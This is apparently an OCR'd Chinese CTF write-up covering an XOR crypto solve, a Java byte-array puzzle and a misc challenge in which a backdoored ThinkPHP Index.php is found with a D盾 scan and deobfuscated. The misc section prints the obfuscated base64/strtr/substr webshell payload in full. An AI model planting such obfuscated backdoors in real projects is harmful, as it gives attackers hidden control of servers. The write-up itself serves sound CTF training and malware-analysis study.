
```python
from pwn import *
c=b'<pH\x86\x1a&"m\xce\x12\x00pm\x97U1uA\xcf\x0c:NP\xcf\x18~l'
a=b'cazy{'
key=xor(a,c[:5])
block_len = len(c) // len(key) + 1
new_key = key * block_len
aa=bytes([i^j for i,j in zip(c,new_key)])
print(aa)
# b'cazy{y3_1s_a_h4nds0me_b0y!}'
```

# Misc

## ez_Encrypt

打开流量，导出HTTP对象列表 web123解密可得到文件。







解压压缩包是个ThinkPHP6.0框架，直接D盾扫描，发现可疑文件Index.php。

| | 级别 | 说明 | 大小 | 修改时间 |
|---|---|---|---|---|
| ...\misc\nice\app\controller\index.php | 3 | (内藏)(可疑)变量函数(base64_... | 14392 | 2022-01-08 17:09:15 |
| ...\misc\nice\vendor\league\flysystem-cached-a... | 1 | class | 532 | 2020-07-25 23:56:04 |
| ...\misc\nice\vendor\topthink\think-orm\stubs\... | 1 | class | 1734 | 2021-11-30 22:31:05 |
| ...\misc\nice\vendor\league\flysystem\src\adap... | 1 | use function | 14029 | 2021-12-09 17:40:50 |
| ...\misc\nice\vendor\topthink\framework\src\th... | 2 | ReflectionFunction利用 | 15332 | 2021-07-22 11:24:49 |
| ...\misc\nice\vendor\topthink\framework\src\th... | 2 | (内藏)变量函数($pipeline):指... | 2673 | 2021-07-22 11:24:49 |
| ...\misc\nice\vendor\league\flysystem\src\adap... | 1 | 可疑文件 | 893 | 2021-12-09 17:40:50 |
| ...\misc\nice\vendor\topthink\framework\src\th... | 1 | 可疑文件 | 1755 | 2021-07-22 11:24:49 |



php运行，将eval改成echo，查看相应的运行结果。





一直向下解码 最后发现

```
$mnWhSH是base64_decode
$VYWcxd是strtr
$afUvWT是substr
```


运行

```
echo(base64_decode(strtr(substr('RLNvMxzhcDFOtBVGQZIwndmrlTUCKEigfyYjSsq
APJupbHeaXWkotyIikcSgaAqoTZPGeEKBLMRpnQWflDYCNFswmzXVvHjbUuxJrOhdvA9BJuV
lURqTErIBsOInKGqBaqcwU250aR9zUGPFoBdlMrInKGqBaqcfsrIne29jMuHiUGcnawzlfRI
zsrISKDnjEGP4KGP4MGPjEukCeRqSEWIiULtFU2czErKlxBdCKfVCauPYUGnwKGE1URI0JO9
jKGnjEGP4lfhlKfVCKuzlKfVCKfVCKfZbEYCgEO1BMuhdHq9utPtUH3ZiafMMlmn7fYVCKfV
CKfVCKfVCKuPja2PFJOqzJrbnlGHga2W2Iq9hEOIiEGWdHq9utPtUH3ZiafMMlmh7fYVCKfV
CKfVCNedCKfVCKfVCKuHnMuPFUYVYP2Pzs29TKqtiKDIZOnegKqgbH2qjKDIiUOWCQ24gKwz
lKfVCKu0lfYVCKfZBMOHzJOkCELPjs3tbU24CeSt6xWkBUQIvUYCbfYVCKfZ7fYVCKfVCKfV
CaRP0MrHjKfMwsrb5x1ZKWq9XJQtTkP8ca19SkAVBkAZNk2qQxrn5xrn5xrn5xrn9HSzlKfV
CKu0lNed=',104),substr('RLNvMxzhcDFOtBVGQZIwndmrlTUCKEigfyYjSsqAPJupbHea
XWkotyIikcSgaAqoTZPGeEKBLMRpnQWflDYCNFswmzXVvHjbUuxJrOhdvA9BJuVlURqTErIB
sOInKGqBaqcwU250aR9zUGPFoBdlMrInKGqBaqcfsrIne29jMuHiUGcnawzlfRIzsrISKDnj
EGP4KGP4MGPjEukCeRqSEWIiULtFU2czErKlxBdCKfVCauPYUGnwKGE1URI0JO9jKGnjEGP4
lfhlKfVCKuzlKfVCKfVCKfZbEYCgEO1BMuhdHq9utPtUH3ZiafMMlmn7fYVCKfVCKfVCKfVC
KuPja2PFJOqzJrbnlGHga2W2Iq9hEOIiEGWdHq9utPtUH3ZiafMMlmh7fYVCKfVCKfVCNedC
KfVCKfVCKuHnMuPFUYVYP2Pzs29TKqtiKDIZOnegKqgbH2qjKDIiUOWCQ24gKwzlKfVCKu0l
fYVCKfZBMOHzJOkCELPjs3tbU24CeSt6xWkBUQIvUYCbfYVCKfZ7fYVCKfVCKfVCaRP0MrHj
KfMwsrb5x1ZKWq9XJQtTkP8ca19SkAVBkAZNk2qQxrn5xrn5xrn5xrn9HSzlKfVCKu0lNed=
',52,52),substr('RLNvMxzhcDFOtBVGQZIwndmrlTUCKEigfyYjSsqAPJupbHeaXWkotyI
ikcSgaAqoTZPGeEKBLMRpnQWflDYCNFswmzXVvHjbUuxJrOhdvA9BJuVlURqTErIBsOInKGq
BaqcwU250aR9zUGPFoBdlMrInKGqBaqcfsrIne29jMuHiUGcnawzlfRIzsrISKDnjEGP4KGP
4MGPjEukCeRqSEWIiULtFU2czErKlxBdCKfVCauPYUGnwKGE1URI0JO9jKGnjEGP4lfhlKfV
CKuzlKfVCKfVCKfZbEYCgEO1BMuhdHq9utPtUH3ZiafMMlmn7fYVCKfVCKfVCKfVCKuPja2P
FJOqzJrbnlGHga2W2Iq9hEOIiEGWdHq9utPtUH3ZiafMMlmh7fYVCKfVCKfVCNedCKfVCKfV
CKuHnMuPFUYVYP2Pzs29TKqtiKDIZOnegKqgbH2qjKDIiUOWCQ24gKwzlKfVCKu0lfYVCKfZ
BMOHzJOkCELPjs3tbU24CeSt6xWkBUQIvUYCbfYVCKfZ7fYVCKfVCKfVCaRP0MrHjKfMwsrb
5x1ZKWq9XJQtTkP8ca19SkAVBkAZNk2qQxrn5xrn5xrn5xrn9HSzlKfVCKu0lNed=',0,52)
)));
```




## binary

234压缩成zip后，用jd-gui打开




bytes转string

```
import java.util.Base64;
public class test {
public static void main(String[] args) throws Exception {
byte[] arrayOfByte = {
77, 68, 65, 119, 77, 68, 65, 119, 77, 68,
69, 119, 77, 84, 69, 120, 77, 68, 65, 119,
77, 68, 65, 119, 77, 68, 65, 120, 77, 84,
69, 120, 77, 84, 69, 119, 77, 84, 69, 120,
77, 68, 65, 119, 77, 68, 65, 119, 77, 70,
120, 117, 77, 68, 69, 120, 77, 84, 69, 120,
77, 68, 69, 119, 77, 84, 69, 119, 77, 84,
65, 120, 77, 68, 69, 120, 77, 84, 69, 120,
77, 68, 65, 119, 77, 84, 69, 120, 77, 68,
69, 120, 77, 68, 69, 120, 77, 84, 69, 120,
77, 70, 120, 117, 77, 68, 69, 119, 77, 68,
65, 120, 77, 68, 69, 119, 77, 68, 65, 119,
77, 84, 69, 120, 77, 84, 65, 119, 77, 68,
69, 120, 77, 84, 65, 120, 77, 68, 69, 120,
77, 68, 69, 120, 77, 68, 69, 119, 77, 68,
65, 120, 77, 70, 120, 117, 77, 68, 69, 119,
77, 68, 65, 120, 77, 68, 69, 120, 77, 68,
65, 119, 77, 68, 65, 120, 77, 84, 65, 119,
77, 68, 69, 120, 77, 84, 65, 119, 77, 68,
65, 119, 77, 84, 65, 120, 77, 68, 69, 119,
77, 68, 65, 120, 77, 70, 120, 117, 77, 68,
69, 119, 77, 68, 65, 120, 77, 68, 69, 120,
77, 84, 65, 120, 77, 84, 65, 120, 77, 84,
65, 119, 77, 84, 69, 119, 77, 84, 69, 119,
77, 84, 65, 120, 77, 84, 69, 120, 77, 68,
69, 119, 77, 68, 65, 120, 77, 70, 120, 117,
77, 68, 69, 120, 77, 84, 69, 120, 77, 68,
69, 119, 77, 84, 69, 120, 77, 68, 69, 119,
77, 68, 65, 119, 77, 68, 65, 119, 77, 84,
65, 119, 77, 84, 65, 119, 77, 68, 65, 120,
77, 68, 69, 120, 77, 84, 69, 120, 77, 70,
120, 117, 77, 68, 65, 119, 77, 68, 65, 119,
77, 68, 69, 119, 77, 84, 65, 120, 77, 68,
69, 119, 77, 84, 65, 120, 77, 68, 69, 119,
77, 84, 65, 120, 77, 68, 69, 119, 77, 84,
65, 120, 77, 68, 65, 119, 77, 68, 65, 119,
77, 70, 120, 117, 77, 84, 69, 120, 77, 84,
69, 120, 77, 84, 69, 119, 77, 68, 69, 119,
77, 68, 65, 119, 77, 68, 65, 119, 77, 68,
```


69, 119, 77, 68, 69, 120, 77, 68, 65, 120,
77, 84, 69, 120, 77, 84, 69, 120, 77, 84,
69, 120, 77, 86, 120, 117, 77, 84, 69, 119,
77, 68, 65, 120, 77, 68, 69, 119, 77, 84,
65, 120, 77, 68, 65, 119, 77, 68, 69, 119,
77, 84, 69, 120, 77, 84, 69, 120, 77, 68,
69, 119, 77, 68, 65, 119, 77, 68, 65, 120,
77, 84, 65, 119, 77, 70, 120, 117, 77, 68,
69, 119, 77, 84, 69, 119, 77, 84, 65, 119,
77, 68, 69, 120, 77, 68, 65, 120, 77, 68,
65, 120, 77, 68, 65, 119, 77, 68, 69, 119,
77, 68, 69, 120, 77, 68, 69, 119, 77, 84,
65, 120, 77, 84, 69, 119, 77, 86, 120, 117,
77, 84, 65, 120, 77, 84, 65, 119, 77, 68,
65, 119, 77, 84, 65, 119, 77, 84, 69, 120,
77, 84, 65, 119, 77, 84, 69, 119, 77, 68,
65, 120, 77, 84, 65, 120, 77, 68, 65, 119,
77, 68, 65, 120, 77, 68, 65, 120, 77, 70,
120, 117, 77, 84, 69, 120, 77, 68, 69, 120,
77, 84, 69, 120, 77, 84, 69, 120, 77, 68,
65, 120, 77, 68, 69, 119, 77, 84, 69, 119,
77, 84, 65, 119, 77, 68, 69, 120, 77, 68,
69, 119, 77, 84, 65, 120, 77, 84, 69, 119,
77, 70, 120, 117, 77, 84, 65, 120, 77, 68,
69, 120, 77, 68, 65, 119, 77, 84, 69, 120,
77, 68, 65, 119, 77, 68, 65, 119, 77, 68,
69, 120, 77, 68, 69, 119, 77, 68, 65, 119,
77, 68, 65, 119, 77, 68, 65, 119, 77, 68,
65, 120, 77, 70, 120, 117, 77, 68, 69, 120,
77, 68, 69, 119, 77, 84, 65, 119, 77, 84,
65, 119, 77, 68, 69, 119, 77, 68, 65, 120,
77, 84, 65, 120, 77, 84, 69, 119, 77, 84,
65, 120, 77, 84, 69, 119, 77, 84, 69, 120,
77, 84, 69, 119, 77, 86, 120, 117, 77, 68,
65, 120, 77, 68, 69, 119, 77, 68, 69, 119,
77, 68, 69, 120, 77, 84, 69, 120, 77, 84,
69, 119, 77, 84, 69, 120, 77, 68, 65, 119,
77, 68, 69, 120, 77, 68, 65, 120, 77, 68,
69, 119, 77, 68, 65, 120, 77, 70, 120, 117,
77, 68, 65, 120, 77, 68, 65, 119, 77, 84,
69, 119, 77, 84, 69, 120, 77, 68, 69, 120,
77, 68, 69, 120, 77, 68, 65, 120, 77, 84,
65, 119, 77, 84, 69, 119, 77, 68, 69, 120,
77, 68, 65, 120, 77, 84, 69, 119, 77, 86,
120, 117, 77, 84, 69, 120, 77, 68, 69, 119,
77, 68, 69, 120, 77, 68, 65, 119, 77, 84,
69, 120, 77, 84, 69, 120, 77, 84, 65, 120,
77, 84, 65, 120, 77, 68, 65, 120, 77, 84,
65, 119, 77, 68, 65, 119, 77, 68, 65, 120,
77, 70, 120, 117, 77, 68, 65, 119, 77, 68,
69, 120, 77, 84, 65, 120, 77, 68, 69, 119,
77, 68, 65, 120, 77, 84, 69, 119, 77, 68,
65, 119, 77, 68, 69, 119, 77, 84, 69, 119,
77, 84, 69, 120, 77, 84, 69, 120, 77, 68,
69, 120, 77, 86, 120, 117, 77, 84, 69, 119,
77, 84, 69, 119, 77, 68, 69, 120, 77, 68,
69, 119, 77, 84, 69, 119, 77, 84, 65, 119,
77, 84, 69, 119, 77, 68, 65, 120, 77, 68,
69, 119, 77, 68, 69, 120, 77, 68, 65, 119,
77, 68, 69, 119, 77, 70, 120, 117, 77, 68,

```
69, 119, 77, 84, 65, 119, 77, 84, 65, 119,
77, 84, 69, 120, 77, 84, 65, 119, 77, 84,
65, 119, 77, 68, 65, 119, 77, 84, 65, 119,
77, 84, 69, 120, 77, 68, 65, 120, 77, 68,
65, 120, 77, 68, 69, 120, 77, 86, 120, 117,
77, 68, 69, 119, 77, 84, 65, 120, 77, 68,
65, 120, 77, 84, 65, 119, 77, 68, 69, 120,
77, 84, 65, 119, 77, 68, 69, 120, 77, 68,
65, 120, 77, 68, 65, 119, 77, 68, 65, 120,
77, 68, 69, 119, 77, 84, 65, 119, 77, 70,
120, 117, 77, 84, 65, 119, 77, 84, 69, 119,
77, 84, 69, 120, 77, 84, 69, 119, 77, 84,
69, 120, 77, 68, 69, 120, 77, 68, 65, 120,
77, 68, 65, 120, 77, 84, 69, 120, 77, 84,
69, 119, 77, 84, 65, 120, 77, 84, 69, 119,
77, 86, 120, 117, 77, 84, 69, 119, 77, 84,
69, 119, 77, 68, 65, 120, 77, 68, 69, 120,
77, 84, 65, 119, 77, 68, 65, 119, 77, 68,
69, 119, 77, 84, 69, 120, 77, 68, 69, 120,
77, 68, 65, 119, 77, 84, 65, 120, 77, 84,
65, 120, 77, 70, 120, 117, 77, 68, 65, 120,
77, 84, 65, 119, 77, 84, 65, 119, 77, 68,
69, 120, 77, 84, 69, 119, 77, 84, 69, 119,
77, 68, 65, 120, 77, 84, 69, 120, 77, 68,
69, 119, 77, 68, 69, 119, 77, 68, 69, 120,
77, 84, 69, 119, 77, 86, 120, 117, 77, 68,
69, 119, 77, 84, 65, 119, 77, 68, 65, 119,
77, 84, 69, 120, 77, 68, 69, 119, 77, 84,
69, 120, 77, 68, 69, 120, 77, 68, 69, 119,
77, 84, 69, 120, 77, 84, 69, 120, 77, 68,
69, 119, 77, 68, 65, 120, 77, 70, 120, 117,
77, 68, 69, 119, 77, 84, 65, 120, 77, 84,
65, 120, 77, 84, 65, 119, 77, 84, 65, 119,
77, 84, 65, 119, 77, 68, 65, 119, 77, 68,
69, 120, 77, 68, 65, 120, 77, 68, 69, 119,
77, 68, 65, 120, 77, 84, 69, 120, 77, 86,
120, 117, 77, 68, 69, 120, 77, 68, 69, 119,
77, 68, 65, 120, 77, 68, 65, 119, 77, 84,
69, 120, 77, 68, 65, 120, 77, 68, 69, 120,
77, 68, 65, 120, 77, 84, 65, 120, 77, 84,
69, 120, 77, 84, 65, 119, 77, 84, 69, 119,
77, 70, 120, 117, 77, 68, 69, 120, 77, 84,
65, 119, 77, 84, 69, 120, 77, 84, 69, 119,
77, 68, 65, 119, 77, 68, 65, 120, 77, 68,
69, 120, 77, 68, 69, 120, 77, 68, 69, 120,
77, 84, 65, 119, 77, 84, 69, 120, 77, 84,
69, 119, 77, 70, 120, 117, 77, 68, 69, 119,
77, 68, 69, 120, 77, 68, 65, 120, 77, 68,
69, 120, 77, 68, 65, 120, 77, 68, 69, 119,
77, 68, 65, 120, 77, 68, 69, 120, 77, 84,
65, 120, 77, 84, 65, 119, 77, 68, 65, 119,
77, 68, 65, 119, 77, 70, 120, 117, 77, 84,
69, 120, 77, 84, 69, 120, 77, 84, 69, 119,
77, 84, 65, 120, 77, 84, 65, 119, 77, 84,
69, 120, 77, 68, 65, 120, 77, 84, 69, 119,
77, 68, 69, 119, 77, 84, 65, 120, 77, 84,
69, 119, 77, 84, 65, 120, 77, 86, 120, 117,
77, 68, 65, 119, 77, 68, 65, 119, 77, 68,
69, 120, 77, 84, 65, 119, 77, 68, 69, 120,
```

```
77, 84, 65, 120, 77, 84, 65, 120, 77, 68,
69, 120, 77, 68, 65, 119, 77, 84, 65, 120,
77, 68, 69, 119, 77, 68, 69, 119, 77, 70,
120, 117, 77, 68, 69, 120, 77, 84, 69, 120,
77, 68, 69, 120, 77, 84, 65, 119, 77, 84,
69, 119, 77, 84, 65, 120, 77, 68, 69, 120,
77, 68, 69, 119, 77, 84, 69, 119, 77, 68,
65, 120, 77, 84, 69, 119, 77, 84, 69, 120,
77, 86, 120, 117, 77, 68, 69, 119, 77, 68,
65, 120, 77, 68, 69, 119, 77, 68, 69, 120,
77, 68, 65, 119, 77, 68, 69, 120, 77, 68,
65, 120, 77, 84, 65, 120, 77, 68, 65, 119,
77, 68, 65, 119, 77, 68, 65, 119, 77, 68,
65, 120, 77, 70, 120, 117, 77, 68, 69, 119,
77, 68, 65, 120, 77, 68, 69, 119, 77, 84,
69, 120, 77, 84, 69, 119, 77, 84, 69, 119,
77, 68, 65, 120, 77, 84, 69, 120, 77, 84,
69, 120, 77, 84, 69, 120, 77, 68, 69, 119,
77, 68, 69, 120, 77, 86, 120, 117, 77, 68,
69, 119, 77, 68, 65, 120, 77, 68, 69, 119,
77, 84, 69, 119, 77, 84, 69, 120, 77, 84,
69, 120, 77, 84, 69, 119, 77, 68, 65, 119,
77, 68, 65, 120, 77, 68, 69, 119, 77, 84,
65, 120, 77, 68, 69, 120, 77, 70, 120, 117,
77, 68, 69, 120, 77, 84, 69, 120, 77, 68,
69, 120, 77, 84, 69, 120, 77, 84, 65, 119,
77, 68, 69, 119, 77, 84, 69, 119, 77, 84,
65, 119, 77, 84, 69, 120, 77, 84, 65, 119,
77, 68, 69, 120, 77, 68, 69, 120, 77, 70,
120, 117, 77, 68, 65, 119, 77, 68, 65, 119,
77, 68, 69, 120, 77, 84, 69, 120, 77, 84,
65, 120, 77, 84, 69, 120, 77, 68, 69, 120,
77, 68, 65, 119, 77, 68, 65, 119, 77, 68,
69, 119, 77, 68, 65, 120, 77, 84, 65, 119,
77, 65, 61, 61 };
String base=Base64.getEncoder().encodeToString(arrayOfByte);
System.out.println(base);
 }
}
```

